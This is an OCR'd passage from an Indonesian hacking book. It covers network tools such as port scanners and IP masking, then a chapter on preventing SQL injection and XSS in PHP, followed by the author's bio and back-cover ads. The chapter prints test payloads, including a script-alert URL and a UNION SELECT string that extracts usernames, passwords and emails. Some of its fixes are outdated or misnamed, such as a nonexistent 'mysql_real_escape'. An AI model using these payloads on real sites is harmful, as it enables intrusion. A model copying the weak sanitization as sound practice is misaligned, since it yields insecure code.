
Share Session

Apabila Anda ingin membuat komputer Anda berfungsi sebagai server bagi komputer-komputer lain, maka Anda bisa memanfaatkan tool ini. Selain bisa dipakai untuk media chatting, file juga bisa di-share.




Fast Port Scanner

Kegunaan fast port scanner adalah untuk melihat servis-servis apa saja yang tersedia di server target. Sama seperti port scanning session. Yang membuatnya sedikit berbeda hanya soal kecepatan yang dimilikinya.




Bounce Session

Dalam terminologi email, bounce biasanya dipakai sebagai istilah yang menyatakan email yang tidak bisa dikirim, karena adanya kesalahan dalam penulisan alamat tujuan, sehingga akan dikembalikan lagi ke alamat pengirim. Di IRC (internet relay chat), bounce dipakai sebagai istilah untuk memantulkan suatu host ke host server IRC melalui program yang disebut dengan BNC, PsyBNC, atau Eggdrop.




Port Sweeper Session

Jika Anda ingin mengintai servis-servis apa saja yang tersedia di server yang akan menjadi target hacking, tapi Anda tidak tahu alamat IP server yang menjalankan servis tersebut, maka sebaiknya Anda menggunakan tool ini.




UDP Chat Session

Ini adalah sebuah tool yang menyediakan layanan pengantaran datagram connectionless pada lapisan transport.




Telnet Server Session

Aplikasi ini berfungsi untuk menyediakan layanan telnet. Orang lain bisa masuk (log on) ke dalam komputer Anda meskipun sistem operasi komputer Anda tidak difungsikan sebagai server. Cara pengoperasiannya sangat mudah. Anda cukup mendaftarkan nama-nama user beserta kata sandi (password) yang Anda perbolehkan masuk.




IP Calculating Session

Tool ini berfungsi untuk mengonversi alamat IP. Apa saja yang bisa dikonversi? Jika Anda bertugas sebagai pengelola jaringan, mungkin ada baiknya tool ini dimanfaatkan.




Local IP dan Host

Aplikasi ini berfungsi untuk menginformasikan alamat IP dan nama Host komputer Anda. Contohnya bisa Anda lihat pada gambar di bawah ini.




IP Resolver

Ketika Anda di Internet, mungkin Anda perlu me-resolve beberapa host atau domain ke dalam format IP. Dengan menggunakan tool ini, Anda tidak perlu repot-repot lagi masuk ke dalam situs yang menyediakan fasilitas itu.



Mask IP

Jika suatu waktu Anda ingin mengakses sebuah situs, Anda mungkin tidak ingin alamat IP Anda yang asli diketahui oleh pemilik situs (webmaster). Untuk menyiasatinya, ada baiknya Anda gunakan tool ini.



Anonymous Downloader

Ini adalah sebuah tool yang berfungsi untuk mendeteksi, apakah ada kesalahan pada saat melakukan proses download. Apakah paket data yang diterima telah mengalami perubahan atau tidak. Cara pendeteksiannya adalah, data yang diterima akan dikalkulasi berdasarkan data original dan proses transmisinya.

Make IRC Server

Melalui aplikasi ini, Anda dimungkinkan untuk membuat komputer Anda berfungsi sebagai layanan penyedia layanan IRC (IRC Server). Adapun cara pengoperasiannya akan dijelaskan sebagai berikut:

1. Jalankan terlebih dahulu **Net Tools**.
2. Pilih menu **New > Make IRC Server**.

3. Setelah itu dari jendela **IRCD**, klik menu **M.A.B**, lalu pilih **Options**.


4. Jika jendela **IRCD Options** sudah terbuka, klik tab **General**. Lalu ketikkan nama host atau alamat IP komputer Anda ke dalam field **Server Name**.

Catatan: Jika komputer Anda tidak dilengkapi kartu jaringan, Anda bisa memasukkan alamat IP localhost komputer Anda dengan nominal 127.0.0.1 sebagai nama server IRC Anda, kemudian pilih OK.

Untuk memastikan apakah server IRC yang Anda setting tadi sudah berfungsi atau tidak, cobalah jalankan program mIRC Anda.

Network Info

Aplikasi ini memiliki tiga buah fungsi. Fungsi yang pertama untuk menampilkan konfigurasi alamat IP lokal (IP Config), seperti yang tampak pada gambar di bawah.



Lalu fungsi yang kedua untuk memeriksa keberhasilan hubungan ke host tertentu (sama seperti fungsi Ping Session). Adapun fungsi yang ketiga, adalah untuk melacak rute dalam jaringan TCP/IP yang akan atau sedang dilewati host komputer lokal menuju host komputer lain.

***

BAB 06

MENCEGAH HACKING WEBSITE

SQL Injection merupakan serangan pada sebuah website dengan mengizinkan user untuk melakukan input data tanpa adanya filter pada kesalahan perintah SQL. Nah, bagaimana cara mencegah serangan SQL Injection pada website kita. Pada tutorial kali ini akan dibahas mengenai pencegahan SQL Injection agar website kita aman.

Umumnya sintak SQL yang sering dipakai pada proses pembuatan adalah sintak **DML** (**Data Manipualtion Language**) yang berupa **INSERT, UPDATE** dan **DELETE.** Untuk pengiriman data biasanya diperlukan sebuah url, misalnya untuk menampilkan data dengan id 21.

```
SELECT * FROM nama_tabel WHERE id='21'
```

Jika ditampilkan dengan URL:
http://www.tahukahkau.com/index.php?id=21

Dengan sintak tersebut maka database akan mengembalikan data berdasarkan id sama dengan 10. Jika kita sedikit menambahkan salah satu karakter khusus pada URL di atas, yaitu berupa single quote (') misalnya seperti http://www.tahukahkau.com/index.php?id=21'

```
Query berdasarkan URL diatas :
SELECT * FROM nama_tabel WHERE id='21"
```

Maka akan menampilkan pesan error, karena database tidak dapat menerima query berdasarkan parameter yang dikirim oleh URL tersebut. Dapat dilihat query mengeksekusi dua buah single quote pada akhir sintak. Pesan error yang ditampilkan berdasarkan query di atas:

```
#1064 - You have an error in your SQL syntax; check the manual
that corresponds to your
MySQL server version for the right syntax to use near ''' at
line 1
```

Nah, dari sintak error tersebut merupakan salah satu kesalahan dari sintak yang bisa memberikan kesempatan kepada para hacker untuk bisa merusak website kita. Bagaimana caranya mengatasi masalah tersebut?

Dalam sintak PHP sendiri, telah menyediakan function untuk mencegah terjadinya kesalahan sehingga bisa terhindar terjadinya SQL Injection, seperti:

mysql_real_escape(String) atau ***mysql_real_escape_string(String)***

Contoh penggunaan method tersebut sebagai berikut:

```
$id = mysql_real_escape($_GET['id']);
SELECT * FROM nama_tabel WHERE id='$id'
```

Dengan menggunakan function tersebut, jika URL ditambahkan single quote (‘) pada akhir URL, dihasilkan sintak SQL:

```
SELECT * FROM nama_tabel WHERE id='21'\'
```

Tanda garis miring dari sintak merupakan hasil penggunaan function ***mysql_real_escape(String)*** yang bertujuan untuk tidak mengikutsertakan single quote sehingga sintak query tidak mengeksekusi single quote tersebut.

Pada umumnya sintak SQL yang sering dipakai pada proses developing atau pembuatan sebuah situs adalah sintak **DML (Data Manipulation Language)**, yakni **INSERT, UPDATE** dan **DELETE.** Pada umumnya sintak yang dikirim seperti ini:

```
select * from `tblBerita` where `id` = 10
```

10 didapat dari hasil parsing parameter url

http://www.website.com/index.php?id=10

Maka pada penulisan sintak php akan menjadi seperti ini:

```
$SQL="select * from `tblBerita` where `id` = '".$_GET['id']."'";
```

Pada proses eksekusi normal sintak tersebut, database server akan memberikan balikan hasil sesuai parameter yang dikirimkan. Namun bila kita meracuni parameter yang dikirim melalui url dengan sebuah karakter khusus, yaitu single quote (') seperti ini:

http://www.website.com/index.php?id=10'

Maka SQL query tersebut tidak akan bisa dieksekusi dan database server akan memberikan balikan berupa pesan error seperti berikut:

```
#1064 - You have an error in your SQL syntax; check the manual
that corresponds
to yourMySQL server version for the right syntax to use near '''
at line 1
```

Mengapa? Karena SQL yang dikirimkan ke database adalah seperti ini:

```
select * from `tblBerita` where `id` ='10''
```

Perhatikan setelah nilai 10 terdapat dua buah single quote. Hal inilah yang menyebabkan error, dan hal inilah yang menjadi celah sebuah situs dan dengan mudah dieksploitasi memakai metode SQL Injection.

Nah, bagaimana kita mengatasi hal ini? Ya, caranya dengan melakukan sanitasi (filter validasi pada form php) pada data yang dikirimkan dari url.

PHP sendiri telah menyediakan method khusus untuk menangani hal ini, yaitu ***mysql_real_escape*** atau ***mysql_real_escape_string.*** Namun kita juga bisa membuat sebuah method khusus untuk mengerjakan hal ini, yang penting tujuannya untuk sanitasi data yang dikirimkan.

Saat penggunakan method itu maka sintak pengiriman SQL Query ke database server akan menjadi seperti ini:

```
$SQL="select * from `tblBerita` where `id` =
'".mysql_real_escape_string($_GET['id'])."'";
```

Dan query-nya akan menjadi seperti ini bila ada penambahan single quote pada url:

```
select * from `tblBerita` where `id`='10'\'
```

Dengan demikian, database hanya akan membaca 1 singel quote di depan angka 10 dan 1 single quote di belakang angka 10, sedangkan 1 karakter single quote tambahan di belakang angka 10 akan terabaikan karena adanya karakter **back slash** (\).

Tips:

- Matikan atau sembunyikan pesan-pesan error yang keluar dari SQL Server yang berjalan.
- Matikan fasilitas-fasilitas standar seperti Stored Procedures, Extended Stored Procedures jika memungkinkan.
- Batasi panjang input box (jika memungkinkan), dengan cara membatasinya di kode program. Jadi si cracker pemula akan bingung sejenak melihat input box-nya tidak dapat di-inject dengan perintah yang panjang.
- Filter input yang dimasukkan oleh user, terutama penggunaan tanda kutip tunggal (Input Validation).
- Ubah "*Startup and run SQL Server"* menggunakan *low privilege user* di SQL Server Security tab.

Patch XSS

XSS merupakan salah satu jenis serangan injeksi code (code injection attack). XSS dilakukan oleh penyerang dengan cara memasukkan kode HTML atau client script code lainnya ke suatu situs. Serangan ini seolah-olah datang dari situs tersebut. Akibat serangan ini antara lain penyerang dapat mem-bypass keamanan di sisi klien, mendapatkan informasi sensitif, atau menyimpan aplikasi berbahaya.

XSS yang paling banyak digunakan adalah jenis GET dan POST. Salah satu contoh yang akan dibahas adalah jenis GET. Lihat gambar di bawah ini.

Cek apakah XSS dapat dilakukan atau tidak

Masukkan script alert sederhana ini pada URL yang mempunyai request GET.

```
http://localhost/Momonimo/search?search_key=<script>alert('XSS
TRUE')</script>
```

Jika halaman tersebut (yang mempunyai database) dapat melakukan XSS, maka akan tampil alert seperti gambar berikut.

Mengatasi XSS

PHP sangat andal dalam melakukan konversi string dengan cepat. Tetapi jenis apa yang akan Anda lakukan jika hal di atas terjadi? Saya melakukan survey terhadap teman-teman programmer. Tidak sedikit yang menjawab ***"Pakai saja htmlentities() atau strip_tags()".***

htmlentities() memang dapat melakukan konversi tag-tag HTML, tetapi bagaimana dengan Javascript? **strip_tags**() memang dapat melakukan konversi tag-tag HTML dan PHP dengan NULL byte, tetapi bagaimana dengan Javascript?

Lalu apa yang harus dilakukan? Saya memakai **filter_var**() dengan tipe filter **Sanitize** (filter validasi pada form php). Caranya sebagai berikut:

```
filter_var($val, FILTER_SANITIZE_STRING);
```

Dan hasilnya adalah:

Berikut fungsi untuk keseluruhannya:

```
function xss_filter($val) {
 $val = htmlentities($val);
 $val = strip_tags($val);
 $val  = filter_var($val, FILTER_SANITIZE_STRING);

 return $val;
}
```

Simple SQL Injection Pacth

Pencegahan yang akan kita gunakan kali ini, yaitu mengabaikan query yang disisipkan oleh peretas dengan menerapkan teknik casting nilai parameter ke dalam tipe data integer.

Pada umumnya dalam script halaman artikel, contoh: ***halaman.php***, di dalamnya terdapat perintah seperti berikut:

```
<?php
$id = $_GET['id'];
/* script agar menampilkan halaman dengan id tertentu*/
?>
```

Perintah ***`$id = $_GET['id'];`*** di atas digunakan agar bisa membaca nilai parameter id untuk menampilkan halaman berdasar dari id tersebut. Teknik casting dapat diterapkan pada script ***halaman.php*** dengan menambahkan function **abs** dan **int** sehingga menjadi:

```
<?php
$id = abs((int) $_GET['id']);
/* script agar menampilkan halaman dengan id tertentu*/
?>
```

Function **int** di atas berfungsi untuk menghilangkan query yang disisipkan pada parameter dalam url/link. Sebagai contoh, misalkan Anda memiliki sebuah string ***`id='8 union all select 1,concat(user,0x3a,pass,0x3a,email) from users--`***.

Apabila id ini di-casting ke dalam integer maka akan tetap menghasilkan `id=8`

Sedangkan function **abs** berfungsi untuk menjaga agar nilai parameter id bernilai positif. Salah satu tool sql injection yang bernama Havij, tidak akan mempan jika Anda menggunakan function ini.

***

Tentang Penulis

Saat buku ini ditulis, **Andrea** (Adelphia) bekerja sebagai desainer, dan malam harinya beliau menyanyi di sebuah café yang cukup populer di Medan. Lahir pada tahun 1988 dan mempunyai hobi menulis dari tahun 2008. Untuk mengisi waktu luang, penulis juga mengisi artikel di beberapa situs di Indonesia. Pernah bergabung dengan hacker-center (org) pada tahun 2008 dan sekarang fokus untuk menulis novel keduanya. Memulai debutnya dalam dunia desain pada tahun 2007 dengan menjadi juara ketiga ajang kontes desain profile Friendster di Filiphina, sebuah situs jejaring sosial yang pernah booming di eranya.


Buku karangan penulis lainnya diterbitkan oleh beberapa penerbit-penerbit lokal, seperti Mediakita, Andipublisher, Jasakom, Mediakom dan lain-lain. Ini adalah bukunya yang ke 34.

Jika ingin memberikan kritik dan saran yang membangun, dapat meng-hubungi penulis via:

- Email: **adelphia.andrea@yahoo.com**
- Facebook page: **www.facebook.com/adelphia.andrea**

Catatan:


Untuk melakukan pemesanan buku, hubungi
Layanan Langsung PT Elex Media Komputindo:
Gramedia Direct
Jl. Palmerah Barat No. 29-37, Jakarta 10270
Telemarketing/CS: 021-53650110/1 ext: 3901/3902/3292/3427



121150910 - HACKING WINDOWS 8 dan WINDOWS 8.1

Berisi berbagai teknik hacking Windows 8 dan Windows 8.1 yang jarang atau bahkan belum pernah dibahas dalam buku lain

PT ELEX MEDIA KOMPUTINDO
Gedung Kompas Gramedia
Jl. Palmerah Barat 29-37 Lt.2 Tower - Jakarta 10270
Telp. (021) 53650110, 53650111 ext. 3901-3902
Web Page: www.elexmedia.id
www.gramediashop.com



715051631 - HACKING STREAMING

Buku ini dapat membuka wawasan Anda bahwa membangun server streaming dapat dilakukan secara mudah dan murah menggunakan sistem operasi Linux

PT ELEX MEDIA KOMPUTINDO
Gedung Kompas Gramedia
Jl. Palmerah Barat 29-37 Lt.2 Tower - Jakarta 10270
Telp. (021) 53650110, 53650111 ext. 3901-3902
Web Page: www.elexmedia.id
www.gramediashop.com

CEPAT BELAJAR HACKING

Peran teknologi semakin lama semakin berkembang pesat dari hari ke harinya. Jika Anda perhatikan, secara berkala, beberapa programmer hebat membuat aplikasi baru, membangun jaringan, menciptakan software terbaru hampir setiap hari. Keadaan ini membuat kita mau-tidak-mau harus memiliki pengetahuan yang tidak sedikit dengan dunia Internet. Baik itu untuk Software ataupun Hardware.

Namun tahukan Anda, setiap aplikasi atau jaringan mempunyai celah untuk ditembus? Tidak ada sistem yang aman. Itu adalah semboyan yang ditanamkan untuk para hacker yang berkecimpung di dunia maya. Beberapa cara dapat dicoba untuk membobol sistem. Seperti binary pada Android, rooting pada cpanel website atau menanamkan shell ke dalamnya, menjadi mata-mata pada jaringan orang lain, mengubah sistem dasar Windows, membuat virus yang bisa merusak sistem sekalipun bisa Anda lakukan.

Melalui buku ini, Anda akan penulis ajak untuk mengetahui bagaimana suatu sistem atau aplikasi bisa disusupi. Tak hanya itu saja, materi dalam buku ini juga dilengkapi dengan tips mencegah serangan untuk sebuah website yang akan Anda bangun nantinya.

Pembahasan dalam buku mencakup:
- Hacking Android
- Bobol sistem warnet
- Membuat virus
- Konsep menyusup dalam website
- Teori Hacking Network
- Mencegah Hacking

So, tunggu apa lagi?
Untuk Anda yang ingin mengetahui bagaimana hacker bekerja, buku ini sangat pas untuk dikoleksi.

PT ELEX MEDIA KOMPUTINDO
Kompas Gramedia Building
Jl. Palmerah Barat 29-37, Jakarta 10270
Telp. (021) 53650110-53650111, Ext 3214
Webpage: http://elexmedia.id

Kelompok
UTILITI
Keterampilan
☑ Tingkat Pemula
☑ Tingkat Menengah
☐ Tingkat Mahir
Jenis Buku
☑ Referensi
☑ Tutorial
☐ Latihan

gramediana
ISBN 978-602-02-8020-2
9 786020 280202
716050200